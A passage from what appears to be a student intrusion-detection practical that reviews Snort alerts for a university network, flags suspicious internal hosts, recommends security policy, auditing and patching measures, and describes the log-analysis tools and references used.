- MY.NET.97.43 has a high rate of scanning port 80. This is a common method for Internet Worms to propogate after being infected. A host will be infected with a Worm with some form of vulnerability, then it will start scanning, in this case port 80, looking for more hosts to infect. This host should be taken off-line checking for possible compromise, virus-scanned, patched and upgraded to newest release available.

- MY.NET.240.78 initiated a lot of traffic that triggered the Tiny Fragments – Possible hostile traffic alert. Most network equipment I know of has a minimum MTU of 512 bytes and won't fragment anything below that threshold. There are tools like fragrouter that intentionally fragment traffic smaller thus enabling it to elude IDS's. If this host is a networking device, it may need to be analyzed for proper operation or it may be a case of an individual attempting to process information that he does not want others to know about and is using a tool for that accomplish that purpose.

- MY.NET.201.58 and MY.NET.210.182 both triggered a lot of UDP traffic and scans that are related to internet gaming. Ports like 5121 (NeverWinter Game) and 14567 (Battlefield 1942 Game) were major players on these two hosts. They should be further investigated and measures taken to ensure that they have not been compromised and that no additional software has been loaded on them for adverse purposes or gaming. This type of activity can drastically decrease bandwidth performance.

- MY.NET.235.250 and MY.NET.221.214 are two hosts that have a substantial amount of traffic associated with file-sharing programs such as WinMX and Kazaa. It appears that a number of hosts are using these types of file-sharing software across the network and while it is not illegal, however if a host is compromised and used to house illegal software and inappropriate material, that becomes a serious issue. These two hosts should be taken off-line and checked for this type of activity as well as any patching and upgrading required.

- MY.NET.100.230 was a popular target for mail type service scanning. This host received various scans directed at ports 25 (SMTP) and 110 (POP3). Nothing

really shows that would indicate that this box was compromised, but it is a box of high interest. This box needs to always be patched and upgraded whenever new releases and patches come out.

A number of hosts on this network are constantly being scanned and probed. It is critical that all Mail, Web, DNS and other application servers be constantly scrutinized for the latest virus-engines, patches and updates. This will lower the chance of a compromise and ensure the most up-time possible.

Overall Recommendations:

My overall recommendation for the MY.NET network along with many already stated in my analysis would be that it needs a complete audit of system resources and services that it provides. It appears that there are hosts and services that are not adhering to normal standards of operation. I believe that the following items need to be addressed to ensure proper security standards:

- Documented Policy: By documented policy I mean a set of written guidelines that define your security environment. If a computer is going to be brought on-line then it must follow a specific set of guidelines to ensure it is within your written standards of security. Any computer that you are going to put out on a live network must be adequately locked down and secured to minimize compromise. Most corporations, businesses, and universities have policies of one kind or another, but as times change a review of these policies needs to be done. A policy that was made in the 1980's is outdated for today's environment. Because of the different methods and equipment used today, there should be a written policy for each type of service you decide to provide. SANS has developed a list of templates and resources needed to develop and rapidly deploy various types of security policies at the SANS Security Policy Project. I suggest that you review your security policies and determine whether they need to be updated or new ones created.

- Network Audit: This needs to be performed to determine what computers, network devices and other equipment you have in your environment. A current list of all your resources will help in identifying what is in your realm of responsibility. Know what group is responsible for what devices and what type of policies are required for these types of devices/services. Also having a list of devices lets you know what kind of maintenance agreements you have or need to ensure continuous operation. This is also helpful when a new device or service appears on your network, you can quickly determine if it is one of your assets or not.

- Perimeter defense: This is the first line of defense against the world wide internet. Having your routers and firewalls properly configured with current patches will keep your systems safeguarded against the majority of malicious traffic. Constant auditing of these devices is a must. Having appropriate

procedures and documentation available for people requesting ports and services to be opened, and when they are done with it, close it immediately. Keep a list of these requests and have a monthly audit to ensure that only those systems and services that should be available on your network are available.

- Maintenance (Virus-scanning, Updates/patches, Upgrades): This should go without saying. Proper maintenance of all equipment and services will assist in the prevention of system compromise. Knowing what systems and services you are running and what versions are on your computers is required for proper maintenance. Knowing what systems you have will enable you to maintain up-to-date security patches and upgrades. All virus-scanners should have the latest definitions to prevent the spread of viruses and other malicious traffic. When an exploit is reported on a system or service you are running be on the look out for a patch or upgrade. Mailing lists and news-groups are excellent ways of keeping up with new vulnerabilities and exploits. Always be proactive instead of reactive.

- User Agreements: Once your documented policies and procedures are put in place and you believe your environment is safe, remember that it takes one user to compromise your internal security. Ensure that all users are made aware of what they can and cannot do on your network by having them sign a user agreement form. Strict adherence to user agreements should be enforced and offenders should have their privileges removed. Remember, what a user on your network does is a reflection on the University as well.

Once all of these items are addressed, many of the problems will go away. Being able to implement Policies, documenting what systems and devices are part of your responsibilities and keeping them patched and/or upgraded, will keep your network running in an optimal state. It is never enough to initially set something in place and expect it to maintain itself. Constant monitoring, reviewing and updating policies and procedures is mandatory.

Analysis Process:

The process I used for this analysis was based on breaking down the concatenated log files into manageable units. I used a utility created by Jeremy Chariter called Snortalog that downloaded off the Snort contributions section for data analysis. This utility enabled me to parse through the Alert and OOS files and break them down into the following components:

-src	Top IPs sources
-dst	Top IPs destination
-src_attack	Top IPs sources grouped by attack
-dst_attack	Top IPs destination grouped by attack
-src_dst_attack	Top alert grouped by IPs sources, Ips destination and attack
-attack	Top attack
-class	Top classification

-severity	Top severity
-daily_event	Top number of attack grouped by day
-hour	Top number of attack grouped by hour
-hour_attack	Top specific attack grouped by hour
-dport_attack	Top destination port grouped by attack
-nids	Top NIDS host
-stateful	Top stateful problems
-domain_src	Top of domain source
-portscan	Top of portscan alert
-proto	Top usage of protocole

Once the data was broken down I was able to isolate the majority of the occurrences and correlate them with like alerts and their source/destination addresses. On the scan files I used the AWK sort scripts from Chis Calabrese's practical. Once all the files were broken down into the individual reports I used WinGrep to quickly search the reports for relevant and correlating information.

References:

Chartier, Jeremy, Snortalog v1.8 URL: http://jeremy.chartier.free.fr/snortalog/

Calabrese, Chris, AWK, sort scripts, URL:
http://www.giac.org/practical/Chris_Calabrese_GCIA.html

Internet Security Systems (ISS), advICE 2000321, URL:
http://www.iss.net/security_center/advice/Intrusions/2000321/default.htm

Text Search Tool, WinGrep v.2.2.1.2222, URL: http://www.wingrep.com/

IP Registration Information, DShield, URL: http://www.dshield.org/ipinfo.php

Neohapsis Archives, SANS FLASH: New Trojan Sending Data To Russia, URL:
http://archives.neohapsis.com/archives/sans/2000/0068.html , July 28, 2000

Port Information URL: http://ports.tantalo.net/

Dartmouth College, Adore Worm detection and removal, URL:
http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm

F-Secure, Adore Virus Description,
URL: http://www.f-secure.com/v-descs/adore.shtml

Dell, Anthony, SANS Reading Room, Adore Worm – Another Mutation, URL:
http://www.sans.org/rr/threats/mutation.php , April 6, 2001

University of Cambridge, Draft – Sun Remote Procedure Call,
URL: http://www-uxsup.csx.cam.ac.uk/security/probing/about/sunrpc.html

Snort FAQ, IIS Unicode attack detected,
URL: http://www.snort.org/docs/faq.html#4.17

Dshield, Port 445 Vulnerabilites table for CAN-2002-0597 and CAN-2002-0283, URL:
http://www.dshield.org/port_report.php?port=445

Security Focus, Bugtraq ID 1806, URL: http://www.securityfocus.com/bid/1806

Snort, User Manual Release 2.0.0,
URL: http://www.snort.org/docs/writing_rules/index.html

Internet RFC/STD/FYI/BCP Archives, RFC 1841,
URL: http://www.faqs.org/rfcs/rfc1841.html

Novell, Network Control Protocol (NCP), URL:
http://www.novell.com/documentation/lg/glossary/index.html?glossenu/data/gl2247.html

Melvin, John, GCIA Practical,
URL: http://www.giac.org/practical/GCIA/John_Melvin_GCIA.pdf, 2002

Wisener, Michael, GCIA Practical,
URL: http://www.giac.org/practical/GCIA/Michael_Wisener_GCIA.pdf, January 28, 2002

WhiteHats, IDS177 "Netbios-Name-Query", URL:
http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids177&view=even , May 5

CERT, IN-2000-02 Exploitation of Unprotected Window Networking Shares,
URL: http://www.cert.org/incident_notes/IN-2000-02.html, March 3, 2000

SANS, Intrusion Detection FAQ, Port 137 Scan,
URL: http://www.sans.org/resources/idfaq/port_137.php, May 10, 2000

DShield, Top Ten Port Scan List, Port 137,
URL: http://www.dshield.org/ports/port137.php

ISC, Incidents.org log files, URL: http://www.incidents.org/logs/

Man Pages, Fragrouter, URL:
http://packetstorm.widexs.nl/UNIX/IDS/nidsbench/fragrouter.html

Queso Scan URL: http://www.kbeta.com/attacklist/Queso_Scan.htm

DShied, Subnet Report, URL:
http://isc.incidents.org/source_report.html?order=subnet&subnet=
SANS, The SANS Security Policy Project, URL: http://www.sans.org/resources/policies/

Google, Internet Search Engine, URL: http://www.google.com

Snort, Intrusion detection and ruleset, URL: http://www.snort.org